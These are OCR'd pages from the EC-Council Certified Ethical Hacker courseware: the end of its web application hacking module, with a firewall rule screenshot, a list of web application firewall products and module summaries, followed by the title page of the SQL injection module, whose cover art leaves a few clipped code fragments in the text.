
Use this pane to set custom rules for your protection.

Rule Type	Keyword	Action
☑ Remote Address	^192\.168\.2\.5$	Deny
☑ URI	/blog	Deny

Figure 14.110: Screenshot of dotDefender web application firewall

Some additional web application firewalls are as follows:

- HCL AppScan® Standard (*https://www.hcltechsw.com*)
- Alteon Integrated WAF (AppWall) (*https://www.radware.com*)
- Qualys WAF (*https://www.qualys.com*)
- Barracuda Web Application Firewall (*https://www.barracuda.com*)
- ThreatSentry (*https://www.privacyware.com*)



Module Summary

- ❑ In this module, we have discussed the following:
  - ➢ Web application concepts
  - ➢ Various web application attacks
  - ➢ Web application hacking methodology, which covers footprinting web infrastructure, analyzing web applications, bypassing client-side controls, attack authentication mechanisms, etc.
  - ➢ Various web application hacking tools
  - ➢ Web APIs, webhooks, and web shell concepts
  - ➢ Hacking web applications via web APIs, webhooks, and web shells
  - ➢ Various countermeasures that are to be employed to prevent web application hacking attempts by threat actors
  - ➢ Securing web applications using various security tools
- ❑ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, perform SQL injection attacks on the target web application

Module Summary

This module presented web application concepts. It also discussed various web application attacks in detail. Furthermore, it described the web application hacking methodology in detail. In addition, it illustrated various web application hacking tools. It also discussed web API, webhooks, and web shell concepts. Moreover, it explained ways of hacking web applications via web APIs, webhooks, and web shells. Subsequently, it presented various countermeasures against threat actors' attempts to hack web applications. Finally, it ended with a detailed discussion on how to secure web applications using various security tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform SQL injection attacks on the target web application.

This page is intentionally left blank.

C|EH Certified Ethical Hacker

EC-Council


MODULE 15

SQL INJECTION

ntainer: ViewGroup?,
R.layout.login_fragment, container, false)
iptEnabled")
DK_INT >= Build.VERSION_CODES
ContentsDebuggingEnabled(true)

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

